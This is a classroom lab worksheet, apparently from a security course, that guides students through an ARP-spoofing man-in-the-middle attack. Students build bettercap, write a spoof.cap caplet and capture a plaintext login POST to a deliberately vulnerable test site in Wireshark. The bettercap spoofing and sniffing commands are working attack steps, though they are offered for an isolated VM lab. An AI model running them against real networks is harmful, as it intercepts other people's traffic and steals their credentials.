# Wireshark Capture Login Information

Contents

[Wireshark Capture Login Information 1](#_Toc85743719)

[Lab Requirements 1](#_Toc85743720)

[1. View Local IP Address Information 2](#_Toc85743721)

[2. MITM bettercap with a Caplet File 2](#_Toc85743722)

[3: Wireshark Login Capture 3](#_Toc85743723)

[Assignment Submission 4](#_Toc85743724)

Time required: 30 minutes

# Lab Requirements

This lab can disrupt network communications on a production network. We want to do this lab in a completely virtual environment.

1. Kali Linux VM
2. Windows VM with Google Chrome
3. Both VM’s on the same NAT network

Man in the Middle attacks are some of the most frequently attempted attacks on networks. They’re used mostly to acquire login credentials or personal information, spy on the Victim, sabotage communications, or corrupt data.

A man in the middle attack is the one where an attacker intercepts the stream of back-and-forth messages between two parties to alter the messages or just read them.

# 1: View Local IP Address Information

On your Kali Linux: run the following command in the terminal to find out the name of the network interface that you’re using. It is commonly eth0.

|  |
| --- |
| ip a |

**Insert a screenshot:**

Click or tap here to enter text.

Find the IP of the network router/default gateway you’re using.

|  |
| --- |
| ip route show |

On the terminal you will be shown the IP of your network router/default gateway.

**Insert a screenshot:**

Click or tap here to enter text.

# 2: MITM bettercap with a Caplet File

Bettercap that comes installed with Kali Linux doesn’t work right. It does if we do a clean build direct from the bettercap github.

1. Type the following commands separately at the terminal to do a clean install of bettercap.

|  |
| --- |
| sudo apt update  sudo apt install -y golang git libusb-1.0-0-dev libpcap-dev libnetfilter-queue-dev  git clone https://github.com/bettercap/bettercap.git  cd bettercap  go install  go build  sudo ./bettercap  caplets.update  ui.update |

1. Quit bettercap.

We can automate the startup of bettercap with a caplet file.


1. On your Kali Linux VM: create a text file with the following code. (I like nano, leafpad, or geany for text editing)
2. Save the file as **spoof.cap**
3. Change 10.10.1.11 to the address of your victim machine.

|  |
| --- |
| net.probe on  set arp.spoof.fullduplex true  set arp.spoof.targets 10.10.1.11  arp.spoof on  net.sniff on |

1. Type the following command at the terminal start the newly installed bettercap automatically.

|  |
| --- |
| sudo ./bettercap/bettercap -iface eth0 -caplet spoof.cap |

The result should look something like this.




# 3: Wireshark Login Capture


1. On Kali 🡪 Start Wireshark.

|  |
| --- |
| sudo wireshark |

1. Click **eth0** 🡪 Click the **Blue Sharkfin** in the toolbar to start capturing packets.
2. On the Windows victim machine, go to [www.vulnweb.com](http://www.vulnweb.com)
3. Go to SecurityTweets: <http://testhtml5.vulnweb.com>
4. Click the Login button 🡪 Login with **admin** and **password1234**
5. Go back to Kali 🡪 Stop the capture in Wireshark.
6. Right below the Sharkfin 🡪 type **http** and press **Enter**. This will filter and only show http packets.



1. Look for a POST request. This will be where you logged into SecurityTweets.
2. Click on that packet. In the bottom pane, open the HTML Form URL Encoded triangle as shown below.



1. **Insert a screenshot of your POST packet with the username and password:**

Click or tap here to enter text.

## Assignment Submission

Attach this completed document to the assignment in BlackBoard.